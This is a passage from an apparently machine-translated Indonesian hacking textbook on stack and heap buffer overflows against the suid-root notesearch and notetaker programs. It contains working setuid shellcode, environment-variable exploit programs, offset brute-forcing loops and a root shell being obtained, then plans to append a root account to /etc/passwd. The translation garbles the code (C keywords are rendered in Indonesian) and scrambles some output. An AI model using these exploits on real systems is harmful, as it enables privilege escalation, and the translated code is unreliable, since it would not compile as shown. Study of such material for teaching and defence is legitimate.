Cara termudah untuk menentukan offset ini adalah secara eksperimental. Debugger akan menggeser memori sedikit dan akan menjatuhkan hak istimewa ketika program suid root notesearch dijalankan, membuat debugging kurang berguna dalam kasus ini.

Karena eksploitasi notesearch memungkinkan argumen baris perintah opsional untuk menentukan offset, offset yang berbeda dapat dengan cepat diuji.

---

```
reader@hacking :~/booksrc $ gcc exploit_notesearch.c
reader@hacking :~/booksrc $ ./a.out 100
----- [ akhir catatan data ]-----
reader@hacking :~/booksrc $ ./a.out 200
----- [ data akhir catatan ]-----
reader@hacking :~/booksrc $
```

---

Namun, melakukan ini secara manual membosankan dan bodoh. BASH juga memiliki for loop yang dapat digunakan untuk mengotomatisasi proses ini. Ituseqcommand adalah program sederhana yang menghasilkan urutan angka, yang biasanya digunakan dengan perulangan.

---

```
reader@hacking :~/booksrc $ seq 1 10 1
```

```
2
3
4
5
6
7
8
9
10
reader@hacking :~/booksrc $ seq 1 3 10 1

4
7
10
reader@hacking :~/booksrc $
```

---

Ketika hanya dua argumen yang digunakan, semua angka dari argumen pertama hingga argumen kedua dihasilkan. Ketika tiga argumen digunakan, argumen tengah menentukan berapa banyak yang harus ditambahkan setiap kali. Ini dapat digunakan dengan substitusi perintah untuk mengerakkan loop for BASH.

---

```
reader@hacking :~/booksrc $ for i in $(seq 1 3 10)
> lakukan
> echo Nilainya adalah $i
> selesai
Nilainya adalah 1
Nilainya 4
Nilainya adalah 7
Nilainya 10
reader@hacking :~/booksrc $
```

---

Fungsi perulangan for seharusnya sudah familiar, meskipun sintaksnya sedikit berbeda. Variabel kulit \$sayamengulangi semua nilai yang ditemukan dalam aksen kuburan (dihasilkan olehseq). Kemudian segala sesuatu di antaramelakukandan selesaikata kunci dijalankan. Ini dapat digunakan untuk menguji banyak offset yang berbeda dengan cepat. Karena sled NOP panjangnya 60 byte, dan kita dapat kembali ke mana saja di sled, ada sekitar 60 byte ruang gerak. Kita dapat dengan aman menambah loop offset dengan langkah 30 tanpa bahaya kehilangan kereta luncur.

---

```
reader@hacking :~/booksrc $ for i in $(seq 0 30 300)
> lakukan
> echo Mencoba mengimbangi $i
> ./a.keluar $i
> selesai
Mencoba mengimbangi 0
[DEBUG] menemukan catatan 34 byte untuk id pengguna 999
[DEBUG] menemukan catatan 41 byte untuk id pengguna 999
```

---

Ketika offset kanan digunakan, alamat pengirim ditimpakan dengan nilai yang menunjuk ke suatu tempat di kereta luncur NOP. Ketika eksekusi mencoba untuk kembali ke lokasi itu, itu hanya akan meluncur ke bawah kereta luncur NOP ke dalam instruksi shellcode yang disuntikkan. Ini adalah bagaimana nilai offset default ditemukan.

### ***0x331 Menggunakan Lingkungan***

Terkadang buffer akan terlalu kecil untuk menampung bahkan shellcode. Untungnya, ada lokasi lain di memori di mana shellcode dapat disimpan. Variabel lingkungan digunakan oleh shell pengguna untuk berbagai hal, tetapi kegunaannya tidak sepenting fakta bahwa variabel tersebut terletak di tumpukan dan dapat diatur dari shell. Contoh di bawah ini menetapkan variabel lingkungan yang disebut MYVAR ke *tali uji*. Variabel lingkungan ini dapat diakses dengan menambahkan tanda dolar pada namanya. Selain itu, env perintah akan menampilkan semua variabel lingkungan. Perhatikan ada beberapa variabel lingkungan default yang sudah ditetapkan.

---

```
reader@hacking :~/booksrc $ export MYVAR=test
reader@hacking :~/booksrc $ echo $MYVAR test

reader@hacking :~/booksrc $ env
SSH_AGENT_PID=7531
SHELL=/bin/bash
DESKTOP_STARTUP_ID=
JANGKA=xterm
GTK_RC_FILES=/etc/gtk/gtkrc:/home/reader/.gtkrc-1.2-gnome2
WINDOWID=39845969
OLDPWD=/rumah/pembaca
PENGGUNA = pembaca
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:do=01;35:bd=40;33:01:cd= 40;33:01:atau=4
0;31:01:su=37;41:sg=30;43:tw=30;42:ow=34;42:st=37;44:ex=01;32 :*.tar=01;31:*.tgz=01;31:*.arj=01;
31:*.taz=01;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31: *.bz2=01;31:*.deb=01;31:*
rpm=01;31:*.jar=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=
01;35:*.pgm=01;35 :*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01; 35:*.tiff=01;35:*.png=01;35:*.mov=01;
```

```

35:*.mpg=01;35:*.mpeg=01;35:*.avi=01;35:*.fli=01;35:*.gl=01;35:*.dl=01;35: *.xcf=01;35:*.xwd=01;
35:*.flac=01;35:*.mp3=01;35:*.mpc=01;35:*.ogg=01;35:*.wav=01;35:
SSH_AUTH_SOCK=/tmp/ssh-EpSEbS7489/agent.7489
GNOME_KEYRING_SOCKET=/tmp/keyring-AyzuEi/socket
SESSION_MANAGER=local:hacking:/tmp/.ICE-unix/7489
USERNAME=reader
DESKTOP_SESSION=default.desktop PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
bin:/sbin:/bin:/usr/games GDM_XSERVER_LOCATION=local

PWD=/home/reader/booksr
LANG=en_US.UTF-8
GDMSESSION=default.desktop
HISTCONTROL=abaikan keduanya
HOME=/home/pembaca
SHLVL = 1
GNOME_DESKTOP_SESSION_ID=LOGNAME
default=pembaca
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-
DxW6W1OH1O,guid=4f4e0e9cc6f68009a059740046e28e35
KURANG=| /usr/bin/lesspipe %s
DISPLAY=:0.0
MYVAR = tes
LESSCLOSE=/usr/bin/lesspipe %s %
RUNNING_UNDER_GDM=ya
COLORTERM=gnome-terminal
XAUTHORITY=/home/reader/.Xauthority
_=~/usr/bin/env
reader@hacking :~/booksr $
```

---

Demikian pula, shellcode dapat dimasukkan ke dalam variabel lingkungan, tetapi pertama-tama harus dalam bentuk yang dapat kita manipulasi dengan mudah. Shellcode dari eksplorasi notesearch dapat digunakan; kita hanya perlu memasukkannya ke dalam file dalam bentuk biner. Alat shell standar dari kepala, grep, dan memotong dapat digunakan untuk mengisolasi hanya byte yang diperluas hex dari shellcode.

```

reader@hacking :~/booksr $ head exploit_notesearch.c
# sertakan <stdio.h>
# sertakan <stdlib.h>
# sertakan <string.h>
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
    unsigned int i, *ptr, ret, offset=270; reader@hacking :~/booksr $ head
exploit_notesearch.c | grep "^\\""
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";
reader@hacking :~/booksr $ head exploit_notesearch.c | grep "^\\"" | cut -d\" -f2
\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68
```

```
\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89
\xe1\xcd\x80
reader@hacking :~/booksrc $
```

---

10 baris pertama dari program disalurkan kemengerti,yang hanya menunjukkan baris yang dimulai dengan tanda kutip. Ini mengisolasi baris yang berisi kode shell, yang kemudian disalurkan kememotongmenggunakan opsi untuk menampilkan hanya byte di antara dua tanda kutip.

Perulangan for BASH sebenarnya dapat digunakan untuk mengirim setiap baris ini ke gemaperintah, dengan opsi baris perintah untuk mengenali ekspansi hex dan untuk menekan penambahan karakter baris baru di akhir.

```
reader@hacking:~/booksrc $ for i in $(head exploit_notesearch.c | grep "^\" | cut -d\" -f2)
> lakukan
> echo -en $i
> selesai > shellcode.bin reader@hacking :~/booksrc $
hexdump -C shellcode.bin 00000000
 31 c0 31 db 31 c9 99 b0 2f  a4 cd 80 6a 0b 58 51 68 6e  |1.1.1.....j.XQh|
00000010  2f 73 68 68 2f 62 69 e1 cd  89 e3 51 89 e2 53 89      //shh/bin..Q..S.|_
00000020    80                                |...|
00000023
reader@hacking :~/booksrc $
```

---

Sekarang kita memiliki shellcode dalam sebuah file bernama shellcode.bin. Ini dapat digunakan dengan substitusi perintah untuk memasukkan shellcode ke dalam variabel lingkungan, bersama dengan kereta luncur NOP yang murah hati.

```
reader@hacking :~/booksrc $ export SHELLCODE=$(perl -e 'print "\x90"\x200')$(cat shellcode.bin)
reader@hacking :~/booksrc $ echo $SHELLCODE
111 j
```

```
XQh//sst/binQS
reader@hacking :~/booksrc $
```

---

Dan begitu saja, shellcode sekarang berada di tumpukan dalam variabel lingkungan, bersama dengan kereta luncur NOP 200-byte. Ini berarti kita hanya perlu menemukan alamat di suatu tempat di kisaran kereta luncur itu untuk menimpa alamat pengirim yang disimpan. Variabel lingkungan terletak di dekat bagian bawah tumpukan, jadi di sinilah kita harus melihat saat menjalankan notesearch di debugger.

```
reader@hacking :~/booksrc $ gdb -q ./notesearch
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)
istirahat utama
Breakpoint 1 pada 0x804873c
(gdb) dijalankan
Memulai program: /home/reader/booksrc/notesearch
```

```
Breakpoint 1, 0x0804873c di utama ()
(gdb)
```

---

Breakpoint diatur di awal utama(), dan program dijalankan. Ini akan mengatur memori untuk program, tetapi akan berhenti sebelum sesuatu terjadi. Sekarang kita dapat memeriksa memori di dekat bagian bawah tumpukan.

Debugger mengungkapkan lokasi shellcode, ditunjukkan dengan huruf tebal di atas. (Bila program dijalankan di luar debugger, alamat ini mungkin sedikit berbeda.) Debugger juga memiliki beberapa informasi di tumpukan, yang menggeser sedikit alamat. Tetapi dengan kereta luncur NOP 200-byte, ketidakkonsistenan ini tidak menjadi masalah jika alamat di dekat bagian tengah kereta luncur dipilih. Pada output di atas, alamatnya `0xbffff947` terlihat dekat dengan bagian tengah kereta luncur NOP, yang seharusnya memberi kita ruang gerak yang cukup. Setelah menentukan alamat instruksi shellcode yang disuntikkan, eksploitasi hanyalah masalah menimpak alamat pengirim dengan alamat ini.

---

```
reader@hacking :~/booksrc $ ./notesearch $(perl -e 'print "\x47\xf9\xff\xbf"\x40') [DEBUG]
menemukan catatan 34 byte untuk id pengguna 999
[DEBUG] menemukan catatan 41 byte untuk id pengguna 999
----- [ akhir catatan data ]-----
sh-3.2# whoami
akar
sh-3.2#
```

---

Alamat target diulang cukup banyak untuk memenuhi alamat pengirim, dan eksekusi kembali ke kereta luncur NOP dalam variabel lingkungan, yang pasti mengarah ke shellcode. Dalam situasi di mana buffer overflow tidak cukup besar untuk menampung shellcode, variabel lingkungan dapat digunakan dengan kereta luncur NOP besar. Ini biasanya membuat eksloitasi menjadi sedikit lebih mudah.

Kereta luncur NOP besar sangat membantu ketika Anda perlu menebak alamat pengirim target, tetapi ternyata lokasi variabel lingkungan lebih mudah diprediksi daripada lokasi variabel tumpukan lokal. Di perpustakaan standar C ada fungsi yang disebut `getenv()`, yang menerima nama variabel lingkungan sebagai satu-satunya argumen dan mengembalikan alamat memori variabel itu. Kode di `getenv_example.c` menunjukkan penggunaan `getenv()`.

#### **getenv\_example.c**

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>

int main(int argc, char *argv[]) {
    printf("%s berada di %p\n", argv[1], getenv(argv[1]));
}
```

---

Saat dikompilasi dan dijalankan, program ini akan menampilkan lokasi variabel lingkungan yang diberikan dalam memorinya. Ini memberikan prediksi yang jauh lebih akurat tentang di mana variabel lingkungan yang sama akan berada ketika program target dijalankan.

---

```
reader@hacking :~/booksrc $ gcc getenv_example.c
reader@hacking :~/booksrc $ ./a.out SHELLCODE
SHELLCODE ada di 0xbffff90b
reader@hacking :~/booksrc $ ./notesearch $(perl -e 'print "\x0b\xf9\xff\xbf"\x40') [DEBUG]
menemukan catatan 34 byte untuk id pengguna 999
[DEBUG] menemukan catatan 41 byte untuk id pengguna 999
----- [ akhir catatan data ]-----
sh-3.2#
```

---

Ini cukup akurat dengan kereta luncur NOP besar, tetapi ketika hal yang sama dicoba tanpa kereta luncur, program macet. Ini berarti prediksi lingkungan masih tidak aktif.

---

```
reader@hacking :~/booksrc $ export SLEDLESS=$(cat shellcode.bin)
reader@hacking :~/booksrc $ ./a.out SLEDLESS
SLEDLESS berada di 0xbfffff46
```

---

```
reader@hacking :~/booksrc $ ./notesearch $(perl -e 'print "\x46\xff\xff\xbf\x40") [DEBUG]
menemukan catatan 34 byte untuk id pengguna 999
[DEBUG] menemukan catatan 41 byte untuk id pengguna 999
----- [ akhir data catatan ]-----
Kesalahan segmentasi
reader@hacking :~/booksrc $
```

---

Agar dapat memprediksi alamat memori yang tepat, perbedaan alamat harus dieksplorasi. Panjang nama program yang sedang dieksekusi tampaknya berpengaruh pada alamat variabel lingkungan. Efek ini dapat dieksplorasi lebih lanjut dengan mengubah nama program dan bereksperimen. Jenis eksperimen dan pengenalan pola ini merupakan keterampilan penting yang harus dimiliki seorang peretas.

```
reader@hacking :~/booksrc $ cp a.out a
reader@hacking :~/booksrc $ ./a SLEDLESS
SLEDLESS ada di 0xbfffff4e
reader@hacking :~/booksrc $ cp a.out bb
reader@hacking :~/booksrc $ ./bb SLEDLESS
SLEDLESS ada di 0xbfffff4c
reader@hacking :~/booksrc $ cp a.out ccc
reader@hacking :~/booksrc $ ./ccc SLEDLESS
SLEDLESS ada di 0xbfffff4a
reader@hacking :~/booksrc $ ./a.out SLEDLESS
SLEDLESS ada di 0xbfffff46
reader@hacking :~/booksrc $ gdb -q
(gdb) p 0xbfffff4e - 0xbfffff46 $1 = 8

(gdb) berhenti
reader@hacking :~/booksrc $
```

---

Seperti yang ditunjukkan oleh percobaan sebelumnya, panjang nama program yang dieksekusi memiliki efek pada lokasi variabel lingkungan yang diekspor. Kecenderungan umum tampaknya adalah penurunan dua byte dalam alamat variabel lingkungan untuk setiap peningkatan satu byte dalam panjang nama program. Ini berlaku dengan nama program *a.keluar*, karena perbedaan panjang antara nama *a.keluar* dan *sebuahadalah* empat byte, dan perbedaan antara alamat 0xbfffff4edan 0xbfffff46 adalah delapan byte. Ini pasti berarti nama program pelaksana juga terletak di tumpukan di suatu tempat, yang menyebabkan pergeseran.

Berbekal pengetahuan ini, alamat pasti dari variabel lingkungan dapat diprediksi ketika program rentan dijalankan. Ini berarti kruk kereta luncur NOP dapat dihilangkan. Program *getenvaddr.c* menyesuaikan alamat berdasarkan perbedaan panjang nama program untuk memberikan prediksi yang sangat akurat.

#### **getenvaddr.c**

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>
# sertakan <string.h>
```

```

int main(int argc, char *argv[]) {
    karakter *ptr;

    jika(argc < 3) {
        printf("Penggunaan: %s <environment var> <nama program target>\n", argv[0]);
        keluar(0);
    }
    ptr = getenv(argv[1]); /* Dapatkan lokasi env var. */
    ptr += (strlen(argv[0]) - strlen(argv[2]))*2; /* Sesuaikan nama program. */ printf("%s
akan berada di %p\n", argv[1], ptr);
}

```

---

Saat dikompilasi, program ini dapat secara akurat memprediksi di mana variabel lingkungan akan berada di memori selama eksekusi program target. Ini dapat digunakan untuk mengeksplorasi buffer overflows berbasis stack tanpa perlu kereta luncur NOP.

---

```

reader@hacking :~/booksrc $ gcc -o getenvaddr getenvaddr.c
reader@hacking :~/booksrc $ ./getenvaddr SLEDLESS ./notesearch
SLEDLESS akan berada di 0xbfffff3c
reader@hacking :~/booksrc $ ./notesearch $(perl -e 'print "\x3c\xff\xff\xbf\x40"') [DEBUG]
menemukan catatan 34 byte untuk id pengguna 999
[DEBUG] menemukan catatan 41 byte untuk id pengguna 999

```

---

Seperti yang Anda lihat, mengeksplorasi kode tidak selalu diperlukan untuk mengeksplorasi program. Penggunaan variabel lingkungan sangat menyederhanakan banyak hal saat mengeksplorasi dari baris perintah, tetapi variabel ini juga dapat digunakan untuk membuat kode eksplorasi lebih andal.

Itu sistem() fungsi digunakan dalam program notesearch\_exploit.c untuk menjalankan perintah. Fungsi ini memulai proses baru dan menjalankan perintah menggunakan /bin/sh -c -c memberitahu sebuah program untuk mengeksekusi perintah dari argumen baris perintah yang diteruskan ke sana. Pencarian kode Google dapat digunakan untuk menemukan kode sumber untuk fungsi ini, yang akan memberi tahu kita lebih banyak. Buka <http://www.google.com/codesearch?q=package:libc+system> untuk melihat kode ini secara keseluruhan.

### Kode dari libc-2.2.2

---

```

int sistem(const char * cmd) {

    int ret, pid, status tunggu;
    void (*tanda tangan)(), (*tanda tangan)();

    if ((pid = garpu()) == 0) {
        execl("/bin/sh", "sh", "-c", cmd, NULL);
        keluar(127);
    }
    if (pid < 0) return(127 << 8); tanda
    tangan = sinyal(SIGINT, SIG_IGN);
    sigquit = sinyal(SIGQUIT, SIG_IGN);
    while ((waitstat = wait(&ret)) != pid && waitstat != -1); if (waitstat
    == -1) ret = -1;

```

```

        sinyal(SIGINT, tanda tangan);
        sinyal(SIGQUIT, sigquit);
        kembali (ret);
}

```

---

Bagian penting dari fungsi ini ditampilkan dalam huruf tebal. Itugarpu()fungsi memulai proses baru, danexecl()fungsi digunakan untuk menjalankan perintah melalui /bin/sh dengan argumen baris perintah yang sesuai.

penggunaan darisistem()terkadang dapat menimbulkan masalah. Jika program setuid menggunakan sistem(), hak istimewa tidak akan ditransfer, karena /bin/sh telah menjatuhkan hak istimewa sejak versi dua. Ini tidak terjadi dengan exploit kami, tetapi exploit juga tidak perlu memulai proses baru. Kita bisa mengabaikan garpu()dan hanya fokus padaexecl()berfungsi untuk menjalankan perintah.

Ituexecl()fungsi milik keluarga fungsi yang menjalankan perintah dengan mengganti proses saat ini dengan yang baru. Argumen untuk execl()mulai dengan jalur ke program target dan diikuti oleh masing-masing argumen baris perintah. Argumen fungsi kedua sebenarnya adalah argumen baris perintah ke-nol, yang merupakan nama program. Argumen terakhir adalah NULL untuk mengakhiri daftar argumen, mirip dengan bagaimana byte null mengakhiri string.

Ituexecl()fungsi memiliki fungsi saudara yang disebutexecve(),yang memiliki satu argumen tambahan untuk menentukan lingkungan di mana proses eksekusi harus dijalankan. Lingkungan ini disajikan dalam bentuk array pointer ke string yang diakhiri dengan null untuk setiap variabel lingkungan, dan array lingkungan itu sendiri diakhiri dengan pointer NULL.

Denganexecl(),lingkungan yang ada digunakan, tetapi jika Anda menggunakan eksekusi(), seluruh lingkungan dapat ditentukan. Jika array lingkungan hanya shellcode sebagai string pertama (dengan pointer NULL untuk mengakhiri daftar), satu-satunya variabel lingkungan akan menjadi shellcode. Ini membuat alamatnya mudah dihitung. Di Linux, alamatnya adalah0xbfffffa,dikurangi panjang shellcode di lingkungan, dikurangi panjang nama program yang dieksekusi. Karena alamat ini akan tepat, tidak perlu kereta luncur NOP. Semua yang diperlukan dalam buffer exploit adalah alamatnya, cukup berulang kali untuk memenuhi alamat pengirim di stack, seperti yang ditunjukkan pada exploit\_nosearch\_env.c.

### **exploit\_nosearch\_env.c**

---

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
    char *env[2] = {kode shell, 0};
    unsigned int i, ret;

```

```
char *buffer = (char *) malloc(160);

ret = 0xbfffffa - (sizeof(shellcode)-1) - strlen("./notesearch"); untuk(i=0; i <
160; i+=4)
    * ((unsigned int *) (buffer+i)) = ret;

execle("./notesearch", "notesearch", buffer, 0, env); gratis
(penyangga);
}
```

---

Eksplorasi ini lebih dapat diandalkan, karena tidak memerlukan kereta luncur NOP atau dugaan apa pun tentang offset. Juga, itu tidak memulai proses tambahan.

```
reader@hacking :~/booksrc $ gcc exploit_notesearch_env.c
reader@hacking :~/booksrc $ ./a.out
----- [ akhir catatan data ] -----
sh-3.2#
```

---

## 0x340 Meluap di Segmen Lain

Buffer overflows dapat terjadi di segmen memori lain, seperti heap dan bss. Seperti di auth\_overflow.c, jika variabel penting terletak setelah buffer yang rentan terhadap overflow, aliran kontrol program dapat diubah. Ini benar terlepas dari segmen memori tempat variabel-variabel ini berada; namun, kontrolnya cenderung sangat terbatas. Mampu menemukan titik kontrol ini dan belajar untuk memanfaatkannya secara maksimal hanya membutuhkan beberapa pengalaman dan pemikiran kreatif. Meskipun jenis luapan ini tidak distandarisasi seperti luapan berbasis tumpukan, jenis luapan ini bisa sama efektifnya.

### 0x341 Luapan Dasar Berbasis Tumpukan

Program pencatat dari Bab 2 juga rentan terhadap kerentanan buffer overflow. Dua buffer dialokasikan pada heap, dan argumen baris perintah pertama disalin ke buffer pertama. Overflow dapat terjadi di sini.

#### Kutipan dari notetaker.c

```
buffer = (char *) ec_malloc(100);
datafile = (char *) ec_malloc(20);
strcpy(file data, "/var/catatan");

jika(argc < 2) // Jika tidak ada argumen baris perintah,
    penggunaan(argv[0], file data); // tampilkan pesan penggunaan dan keluar.

strcpy(penyangga, argv[1]); // Salin ke buffer.

printf("Penyanga [DEBUG] @ %p: \'%s\'\n", penyangga, penyangga);
printf("[DEBUG] berkas data @ %p: \'%s\'\n", berkas data, berkas data);
```

---

Dalam kondisi normal, alokasi buffer terletak di0x804a008, yang sebelumnya alokasi di0x804a070, seperti yang ditunjukkan oleh output debugging. Jarak antara dua alamat ini adalah 104 byte.

---

```
reader@hacking :~/booksrc $ ./notetaker test
[DEBUG] buffer @ 0x804a008: 'test' [DEBUG]
datafile @ 0x804a070: '/var/notes' Deskriptor file
[DEBUG] adalah 3
Catatan telah disimpan.
reader@hacking :~/booksrc $ gdb -q
(gdb) p 0x804a070 - 0x804a008 $1 = 104
(gdb) berhenti
reader@hacking :~/booksrc $
```

---

Karena buffer pertama dihentikan null, jumlah maksimum data yang dapat dimasukkan ke buffer ini tanpa meluap ke buffer berikutnya harus 104 byte.

---

```
reader@hacking :~/booksrc $ ./notetaker $(perl -e 'print "A"x104')
[DEBUG] buffer @ 0x804a008:
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[DEBUG] file data @ 0x804a070: "
[!] Kesalahan Fatal di main() saat membuka file: Tidak ada file atau direktori seperti itu
reader@hacking :~/booksrc $
```

---

Seperti yang diperkirakan, ketika 104 byte dicoba, byte penghentian nol meluap ke awal file data penyangga. Hal ini menyebabkan file data menjadi apa pun selain satu byte nol, yang jelas tidak dapat dibuka sebagai file. Tapi bagaimana jika file data buffer ditimpak dengan sesuatu yang lebih dari sekadar byte nol?

---

```
reader@hacking :~/booksrc $ ./notetaker $(perl -e 'print "A"x104 . "testfile"')
Buffer [DEBUG] @ 0x804a008:
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[DEBUG] datafile @ 0x804a070: deskriptor file
'testfile' [DEBUG] adalah 3
Catatan telah disimpan.
*** glibc terdeteksi *** ./notetaker: free(): ukuran berikutnya tidak valid (normal): 0x0804a008 ***
===== Backtrace: =====
/lib/tls/i686/cmov/libc.so.6[0xb7f017cd] /lib/tls/i686/cmov/
libc.so.6(cfree+0x90)[0xb7f04e30] . / pencatat[0x8048916]

/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xdc)[0xb7eafefbc] . /
pencatat[0x8048511]
===== Peta memori: =====
08048000-08049000 r-xp 00000000 00:0f 44384           /cow/home/reader/booksrc/notetaker /
08049000-0804a000 rw-p 00000000 00:0f 44384           cow/home/reader/booksrc/notetaker
0804a000-0806b000 rw-p 0804a000 00:00 0               [heap]
b7d00000-b7d21000 rw-p b7d00000 00:00 0
b7d21000-b7e00000 ---p b7d21000 00:00 0
b7e83000-b7e8e000 r-xp 00000000 07:00 15444          /rofs/lib/libgcc_s.so.1 /
b7e8e000-b7e8f000 rw-p 0000a000 07:00 15444          rofs/lib/libgcc_s.so.1
```

```
b7e99000-b7e9a000 rw-p b7e99000 00:00 0  
b7e9a000-b7fd5000 r-xp 00000000 07:00 15795  
b7fd5000-b7fd6000 r-p 0013b000 07:00 15795  
b7fd6000-b7fd8000-rw-fd7:00 1507950007-p  
0013c p b7fd8000 00:00 0 b7fe4000-b7fe7000  
rw-p b7fe4000 00:00 0 b7fe7000-b8000000 r-xp  
00000000 07:00 15421 b8000000-b8002000 rw-p  
00019000 07:00 15421 bffeb000-c0000000 rw-p  
bffeb000 00:00 0 fffffe000-fffff000 r-xp 00000000  
00:00 0 Dibatalkan  
/rofs/lib/tls/i686/cmov/libc-2.5.so /rofs/  
lib/tls/i686/cmov/libc-2.5.so /rofs/lib/tls/  
i686/cmov/libc-2.5.so  
/rofs/lib/ld-2.5.so  
/rofs/lib/ld-2.5.so  
[tumpukan]  
[vdso]
```

```
reader@hacking :~/booksrc $
```

---

Kali ini, overflow dirancang untuk menimpapfile datapenyangga dengan string *file tes*. Ini menyebabkan program menulis ke testfile alih-alih */var/notes*, seperti yang awalnya diprogram untuk dilakukan. Namun, ketika memori heap dibebaskan oleh *Gratis()* perintah, kesalahan dalam header heap terdeteksi dan program dihentikan. Mirip dengan alamat pengirim yang ditimpa dengan stack overflow, ada titik kontrol di dalam arsitektur heap itu sendiri. Versi terbaru glibc menggunakan fungsi manajemen memori heap yang telah berevolusi secara khusus untuk melawan serangan pemutusan tautan heap. Sejak versi 2.2.5, fungsi-fungsi ini telah dituliskembali untuk mencetak informasi debug dan menghentikan program ketika mereka mendeteksi masalah dengan informasi header heap. Ini membuat heap unlinking di Linux sangat sulit. Namun, eksloitasi khusus ini tidak menggunakan informasi header heap untuk melakukan keajaibannya, jadi pada saat *Gratis()* dipanggil, program telah ditipu untuk menulis ke file baru dengan hak akses root.

---

```
reader@hacking :~/booksrc $ grep -B10 free notetaker.c
```

```
if(write(fd, buffer, strlen(buffer)) == -1) // Tulis catatan.  
    fatal("di main() saat menulis buffer ke file"); tulis(fd,  
    "\n", 1); // Hentikan baris.  
  
// Menutup file  
jika(tutup(fd) == -1)  
    fatal("di main() saat menutup file");  
  
printf("Catatan telah disimpan.\n"); gratis  
(penyangga);  
gratis (file data);  
reader@hacking :~/booksrc $ ls -l ./testfile  
- rw----- 1 root reader 118 09-09-09 16:19 ./testfile  
reader@hacking :~/booksrc $ cat ./testfile  
cat: ./testfile: Izin ditolak reader@hacking :~/booksrc  
$ Sudo cat ./testfile ?
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA file tes
```

```
reader@hacking :~/booksrc $
```

---

Sebuah string dibaca sampai byte nol ditemukan, sehingga seluruh string ditulis ke file sebagaimasukan pengguna. Karena ini adalah program suid root, file yang dibuat dimiliki oleh root. Ini juga berarti bahwa karena nama file dapat dikontrol, data dapat ditambahkan ke file apa pun. Data ini memang memiliki beberapa batasan; itu harus diakhiri dengan nama file yang dikontrol, dan baris dengan ID pengguna juga akan ditulis.

Mungkin ada beberapa cara cerdas untuk mengeksplorasi jenis kemampuan ini. Yang paling jelas adalah menambahkan sesuatu ke file /etc/passwd. File ini berisi semua nama pengguna, ID, dan shell login untuk semua pengguna sistem. Secara alami, ini adalah file sistem yang penting, jadi sebaiknya buat salinan cadangan sebelum terlalu banyak mengotak-atiknya.

---

```
reader@hacking :~/booksrc $ cp /etc/passwd /tmp/passwd.bkup
reader@hacking :~/booksrc $ head /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8
:8:mail:/var/mail:/bin/sh berita:x:9:9:news:
var/spool/news:/bin/sh reader@hacking :~
booksrc $
```

---

Kolom dalam file /etc/passwd dibatasi oleh titik dua, kolom pertama adalah untuk nama login, kemudian kata sandi, ID pengguna, ID grup, nama pengguna, direktori home, dan terakhir shell login. Kolom kata sandi semuanya diisi dengan karakter, karena kata sandi terenkripsi disimpan di tempat lain dalam file bayangan. (Namun, bidang ini dapat berisi kata sandi terenkripsi.) Selain itu, setiap entri dalam file kata sandi yang memiliki ID pengguna 0 akan diberikan hak akses root. Itu berarti tujuannya adalah untuk menambahkan entri tambahan dengan hak akses root dan kata sandi yang diketahui ke file kata sandi.

Kata sandi dapat dienkripsi menggunakan algoritma hashing satu arah. Karena algoritmenya satu arah, kata sandi asli tidak dapat dibuat ulang dari nilai hash. Untuk mencegah serangan pencarian, algoritma menggunakan *anilai garam*, yang bila divariasikan akan menghasilkan nilai hash yang berbeda untuk kata sandi masukan yang sama. Ini adalah operasi umum, dan Perl memiliki fungsi yang menjalankannya. Argumen pertama adalah kata sandi, dan yang kedua adalah nilai garam. Kata sandi yang sama dengan garam yang berbeda menghasilkan garam yang berbeda.

---

```
reader@hacking :~/booksrc $ perl -e 'print crypt("password", "AA")."\n"'
AA6tQYSfGxd/A
reader@hacking :~/booksrc $ perl -e 'print crypt("password", "XX")."\n"'
XXq2wKiyI43A2
reader@hacking :~/booksrc $
```

---

Perhatikan bahwa nilai garam selalu di awal hash. Saat pengguna masuk dan memasukkan kata sandi, sistem mencari kata sandi terenkripsi

